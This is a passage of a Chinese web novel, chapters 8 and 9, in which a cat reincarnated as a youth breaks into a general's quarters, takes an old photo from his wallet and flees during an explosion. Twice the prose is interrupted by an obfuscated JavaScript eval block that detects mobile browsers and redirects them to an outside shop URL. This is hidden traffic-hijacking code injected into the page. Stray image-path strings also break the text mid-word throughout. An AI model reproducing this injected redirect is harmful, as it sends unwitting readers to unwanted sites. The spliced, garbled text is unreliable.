军营里的各种气味混合在一起,干扰实在是太多了,南知摇摇头,不在左边也不在右边,不是这个味道。 “等等……” 少年睁大眼睛,他闻到了比纸箱更熟悉的气味,熟悉到足以让每一根汗毛都束起。 是铲屎官的味道! 就在前面,很近! 南知打消了寻找纸箱的想法,朝着前面飞奔而去,绝对是这个味道。他就 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17414970|200740||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 在这里! 少年动作轻盈灵动,就像一只猫,轻而易举避开巡逻士兵们的检查,踮着脚尖来到一扇大门的面前。 “在里面。”南知趴在门上用力闻,就是这个房间。 房门关闭着,上了锁。是密码锁。 “这个我会。” 南知自信的点点头,他以前经常看到铲屎官在门上按这些数字,只要按对了就可以打开门。 白皙的手指抬起,毫不犹豫的在密码锁上戳了四下。 “0……4……2……7!” 4月27日,这是小猫被铲屎官抱回家的日子,是小猫的生日,是个特别的日子。 “嘀——” 密码锁闪烁着绿色的光,房门应声打开。 南知欣喜:“太容易了。” 他走进去,房间内熟悉的气息更加浓郁,就像一双温柔又有力的双臂,将少年紧紧拥抱在怀中。 揉揉眼睛,小猫搞不懂为什么会突然眼睛发酸发热。 “这是铲屎官的新家吗?”南知眨着大眼睛,在摆设简洁的屋内快速绕了一圈,巡视领地一般,背着手闻了一遍。 终于,少年满意的点头,自言自语说:“很好,没有别的猫的味道。” 南知想,他没有背着我去养其他猫。 整个屋内都充斥着小猫熟悉的味道,墙壁上、书桌上、椅子上、甚至是枕头上。 好想蹭蹭…… 小猫从不懂得什么叫忍耐。少年笑着展开双臂,整个身体飞扑出去,将自己扔在了柔软的大床上,抱住整齐的被子和枕头,团在怀中一通乱蹭。 “好软好软……” 南知开心的说:“都要蹭上我的味道,都要蹭蹭。” 几秒钟的时间,一丝不苟的大床已经一团糟,但南知喜欢这样。 他满意的双手抱着枕头,将脸埋在里面深吸气,没错没错,现在两股气息已经融合在一起。 “这是……” 枕头下面压着东西,南知伸手捡起。 一只破破烂烂的皮夹钱包,黑色,看起来很土,小猫认得,是铲屎官以前用过的。 打开钱包,里面没有一分钱,只插着一张照片。 南知的眼睛又开始热乎乎的,甚至越发的滚烫,他小巧的鼻尖轻轻颤了一下。 老旧的照片有些褪色,一位大学生打扮的年轻人怀里抱着只白色的小猫。小猫一脸嫌弃,正用爪子抵在年轻人的下巴上,浑身写着抗拒两个字。 这厚厚的刘海,大大的眼镜,是小猫熟悉的铲屎官。 南知捧着照片,脸颊贴上去也蹭了蹭。 他没有找错,这里就是铲屎官的房间。现在只要留在屋里稍微等待,铲屎官很快就会出现在他的面前! 踏、踏、踏…… 是脚步声。 南知感觉自己的手臂上浮起一阵细细密密的小疙瘩,双目死死盯着门口。 有人来了。 就像多年前的那个雨棚,记忆中的情景重新展现在面前。 下一刻,房门无声无息打开。 身材高大,穿着笔挺军装的男人站在门口。 是第九特区最高指挥官赵听寒将军。他手里举着枪,面无表情的指向屋内陌生的少年。 8. 第 8 章 这是南知第二次被枪指着。 他眼睛睁大一眨不眨,翘起的唇角僵硬风化,所有的期待和惊喜瞬间化为震惊和迷茫。 小猫发呆。 气味是对的…… 但脸不对。 完全不对! 人类通常以为小猫是靠嗅觉听觉来辨别外物,其实小猫也会通过它们较差的视觉来观察。就比如现在…… 不需要一秒钟时间,南知已经快速的在赵听寒将军身上打量了三圈,从头到尾。 没有傻傻的刘海,也没有厚厚的眼镜。看起来陌生极了。 那是一张年轻却沉稳的面孔,莫名透露着一股平静却危险的气息。五官和他的目光一样锐利,冷酷的盯在南知身上。 对方也在看着南知。 南知摇摇头,现在是什么情况?这个人的脸和铲屎官长得不太像。至于身材…… 身高差不多,腿也很长。肩膀宽了点,胸……好像也大了点。 “是你。” 在南知确认之前,赵听寒将军先他一步开口。 南知惊喜,心脏砰砰乱跳,问:“你认识我?” 真的是铲屎官!他肯定是认出我了!虽然他的外形改变的有些多,实在不好辨认,但他先认出了我! 等等…… 南知歪着脑袋,表情更加迷茫。外形变化最多的,难道不应该是我吗? 突然转生,还没有抽到原皮。从一只白毛蓝眼睛小猫咪变成了无毛两脚兽。如此巨大的变化,铲屎官都能一眼认出?南知开始怀疑。 赵听寒将军的表情还是一成不变的冷静,黑色的双眼微眯,莫名就多了几分危险的气息。 他沉声说:“放下你手里的东西。” 南知抬手,是钱包,里面夹着那张老旧的相片。 南知摇头,说:“我的。” 铲屎官的东西,就是小猫的东西,不可以让别人抢走。 赵听寒将军平静的双目中产生了一丝波澜,小猫能敏锐的感觉到,对方的危险指数在不断的飙升。 南知想,这个人好凶。铲屎的不会这样凶我,就算我一口气打破他七只玻璃碗,他也不舍得凶我。 “放下。” 赵听寒再次开口,说:“我数到三。” 他手中枪口瞄准的方向平稳下移,没有离开南知,重新瞄准了少年的右腿膝盖位置。 “一……” 南知呲牙,握紧手中的钱夹,不服输的说:“这是我的!” “二……” 南知打算先发制人。 轰隆!!! 奇怪的巨响在倒计时结束前突然爆发,比手枪剧烈许多。 南知吓了一跳,快速看向窗外方向。混沌的天空须臾黑暗,就像被人按下了熄灯的按钮。 黑暗中大地在颤抖,剧烈的颠簸,搭建稳固的营帐也跟着在晃动,轰隆隆接连不断的声音从头顶传来。 南知被晃得几乎站不住,快速抬头。小猫的夜视能力比人类强出很多,此时他还是能看的非常清楚,甚至比白天更加清楚。 要塌了! 作为一只无聊就喜欢搞些小破坏吸引铲屎官的猫咪,南知以前偶尔也是会拆家的,对于“坍塌”这种事情很有经验。 这间营帐要坍塌了。 南知握紧手中的钱夹,转身朝着窗口窜过去。 “站住!” 那位凶巴巴,很讨厌的两脚兽在叫他。 南知耸着鼻子哼了一声,笨猫才会站住。 赵听寒将军没有开枪,立刻冲上去。与此同时,远方接连不断的轰隆声再次传来,声音比刚才小了不少,但地面还在不断的晃动。 营帐顶部的金属支架终于不堪重负,狠狠砸下。 “喵!” 南知扒着窗户抬头去看,直接吓出了猫叫。有东西砸下来了!必须快跑! 但来不及了。 咚! 金属支架砸下,南知蜷缩着捂住自己的脑袋,想象中的疼痛没有发生,只是被狠狠的撞了一下。 一抹人影冲过来,直接将南知扑倒,按在墙角的位置。 南知在黑暗中睁大眼睛,一瞬间,他被熟悉的怀抱,熟悉的气息紧紧包裹,那是铲屎官的怀抱。 可他抬起头来,对上的又是那种极度陌生又冷漠的面孔。 是赵听寒将军冲过来帮他挡了一下。 南知闻到了鲜血的味道,微腥微甜,然后看到有红色的液体从那张凶巴巴的脸上缓缓淌下。 “喵!” 小猫很容易出现应激反应,就算南知现在已经变成了人,但他还是受惊不小,下意识推开救了他的赵听寒将军,身形灵动的从窗口窜出,消失在黑暗之中。 外面很黑也很冷,头顶人工太阳的光线完全消失,只剩下营地内的应急照明。刚刚剧烈的震动,又摧毁了不少临时帐篷,应急照明淅淅沥沥,仿佛患有白癜风的病人。 方才还井然有序的军营因为剧烈的地震变得有些凌乱,不少士兵快速跑过。 周一上校就在这些士兵之中,快速的朝着赵听寒将军的营帐跑去。 “将军!您没事吧!” 周一看到赵听寒安然无恙,松了口气。 赵听寒脸色很难看,和素日里死水一样的平静完全不同,黑着脸道:“发生了什么?” 周一回禀说:“将军,三区的辉火被不明物体击中,掉下来了!” 他口中的辉火就是人工太阳。 三区的人工太阳因为没有燃料,正在渐渐熄灭。而就在刚才,不明物体冲向暗淡的辉火,直接将人工太阳击碎,从半空中爆炸陨落。 辉火剩余的能量激荡着,爆炸已经相当激烈,巨大的碎片砸在地上,又接连引起了不小的震动。 周一说:“万幸的是军营只是受到了爆炸的震荡,没有被碎片击中。” 赵听寒点头,扫了他一眼,皱着眉说:“你的脸怎么回事。” 周一上校下意识抬手摸脸,倒抽一口冷气,说:“我正要汇报呢!老赵!我毁容了!” 就在刚才,地震发生,周一立刻冲出来寻找赵听寒将军,在来的路上…… 周一比划着,手舞足蹈的说:“我发现那个挑衅的入侵者了!” 跑来的路上,周一正巧撞见了逃走的南知。 “就是那个丢个空纸箱在营地,还偷吃了你晚饭的……” 周一的话被赵听寒打断,说:“他人在哪里?” 周一嗓音戛然而止:“额……被他又跑掉了。” 南知逃走的时候,正巧和周一上校打了个照面。周一当下上前,想将南知擒住。 周一上校捂着右脸,委屈的说:“没想到他动作那么快,刷的就消失了,跑就跑了,还挠了我的脸一爪子,火辣辣的疼!都出血了!完蛋,我肯定毁容了!” 赵听寒将军没说话,深吸一口气。 周一上校眨眨眼睛,奇怪的说:“老赵,你的头怎么了?怎么流血了?” “无妨。”赵听寒摇头。 他额头上有血迹,被金属支架砸中,稍微残留着眩晕感。 赵听寒不在意的抬手蹭掉流下来的血迹,目光锐利的盯着手中的东西。 周一好奇看了一眼,说:“你钱包里的照片呢?” 这不问还好,一问之下;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17414971|200740||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 赵听寒的脸色更加难看。 刚才赵听寒将军冲过去帮南知挡了一下,与此同时还将南知手中的钱包抢了回来。让他完全没想到的是,钱夹里空了,那张对他比命都重要的照片,还是消失不见,被少年给偷走了。 赵听寒眯眼,说:“封锁军营,将那个叫南知的人抓回来。” 周一挠了挠后脑勺,说:“南知?是谁?” 随即又露出恍然大悟的表情,说:“就是那个来军营挑衅的少年?你怎么知道他叫什么名字?” 周一嘴里嘶嘶的捂着右脸,兴趣一下就被调动上来:“我的天呢,你们以前认识?肯定认识。我刚才打眼一看,就匆匆一眼,那年轻人长得还挺好看的,小脸大眼睛,皮肤还挺白的,特别乖巧的模样。” “不对不对。”周一嘴里叭叭叭,语速飞快:“乖就见鬼了,可挠死我了,我都毁容了。他还挺辣的啊。他不会是你的前男友吧?看我发现了什么!你们是不是有什么仇什么怨!肯定是啊,不然谁这么无聊,千方百计潜入军营,就是为了丢个空箱子,再偷吃你的晚餐。” “周一上校。” 赵听寒将军只说了四个字,让亢奋的周一一个激灵,连忙捂住嘴巴。但他的双眼出卖了他,还是闪烁着八卦的光辉。 赵听寒将军说:“立刻去,抓住他。” “是!”周一大声回答:“我现在就带人去,将军营翻个底朝天,然后把他抓住碎尸万段!” 赵听寒皱眉,说:“要活的。” “哦~~~”周一上校阴阳怪气的笑着答应,说:“我懂了,我都懂了,我现在就去!一定把他安然无恙带回来。” 南知挠了一把周一上校,成功逃窜,谨慎的躲到了偏僻的角落,蹲在一堆货箱的缝隙之间。 稍微想了想,南知觉得这样不安全,很有可能会被抓住。他干脆拆开了一只很大的货箱,将里面乱七八糟的东西扔出来,自己钻进去。 “终于安全了!” 南知很肯定的点头,躲在纸箱里,绝对是最安全的。 他蜷缩着,展开掌心,一张本就老旧的照片被他捏的有些皱巴巴。少年爱惜的捧着照片仔细瞧。 这是他从赵听寒将军钱夹里抢来的。 南知瞧着照片,眼睛又开始隐约发酸。脑子里莫名涌起海浪一般的记忆,全都属于小猫和铲屎官。 南知还清晰的记得,每天铲屎官都会在睡前跟他玩追逐游戏,铲屎官觉得这样可以消耗小猫的体力,让小猫能在夜晚安安静静的好好睡一觉。 两个人在家里你追我赶,铲屎官相当狡猾,总是能发现小猫的藏身之地,把小猫吓得够呛。 每到这个时候,小猫都会急匆匆跑进储物间的一只纸箱里,那样铲屎官就看不到他,也抓不住他。 纸箱是最安全的,那是小猫的庇护所。 那是铲屎官给小猫精心准备的安全屋,但凡发生意外,铲屎官到处都找不到小猫的时候,就会去“安全屋”找,一定能看到他的吱吱躲在里面。 南知吸吸鼻子,用脸颊蹭蹭照片。他心中有很多疑问。 “他到底是不是铲屎的?” 南知自言自语,脑袋里仿佛在熬一锅浓稠的白粥,混乱的很。 “他身上的味道,他血液的味道……好像啊……”南知点头:“而且他认识我,他还来救了我……因为救我,都受伤了。” 那肯定是铲屎的了! 南知又摇头:“可他凶我,用枪指着我,长得也和以前不一样了。” 南知再次点头,指着自己的鼻子说:“我长得也和以前不一样了,这很正常吧。我不能因为铲屎的变丑了,就抛弃他啊。” 9. 第 9 章 南知捧着照片再三斟酌,仔细的闻来闻去。 味道肯定是对的,尤其是这滴血液…… 少年小心的揪起袖子,他的袖子上沾染了一滴很新鲜的血液,就一小滴,相当容易被忽略掉。 不是南知的血液,是刚才赵听寒将军冲过来扑倒他时,落在他身上的血滴。 缓慢靠近,血液甜丝丝,还带着一股熟悉的感觉。 “我要回去!” 南知下定决心。不知道为什么,铲屎官的发型不一样了,眼镜被丢掉了,甚至说话也不结巴了,但那很有可能就是南知的两脚兽。 小猫是谨慎的动物,小猫是最擅长观察的动物。 南知决定偷偷溜回去,潜伏在可疑两脚兽的身边,对他进行精密而谨慎的观察,然后再做判断。 外面的情况还有些混乱,士兵们的脚步声从未停歇。 南知找到间隙钻出去,一步三停,小心翼翼往回折返。 不远处,一队人朝着南知的方向疾奔而来,是周一上校带着他的警卫团。 “嘶嘶……”周一上校捂着已经结痂的脸颊,嘴里嘟囔着:“还疼呢,疼死我了。” 南知藏在黑暗的角落,无声呲牙。 他们要过来了,需要想个办法逃走,否则…… “周一上校,您看!”有位士兵惊喜的说。 南知差点就以为自己暴露了! 士兵指的方向不对,他指着营门口的位置。 军营的大门打开了,几辆车快速通过,驶入营地,然后停下。 周一脸上露出惊喜的表情,说:“是我哥的车!他们怎么回来了!” 因为太过惊喜,搜索工作暂停,周一上校朝着那些停下的车跑了过去。 “哥!” 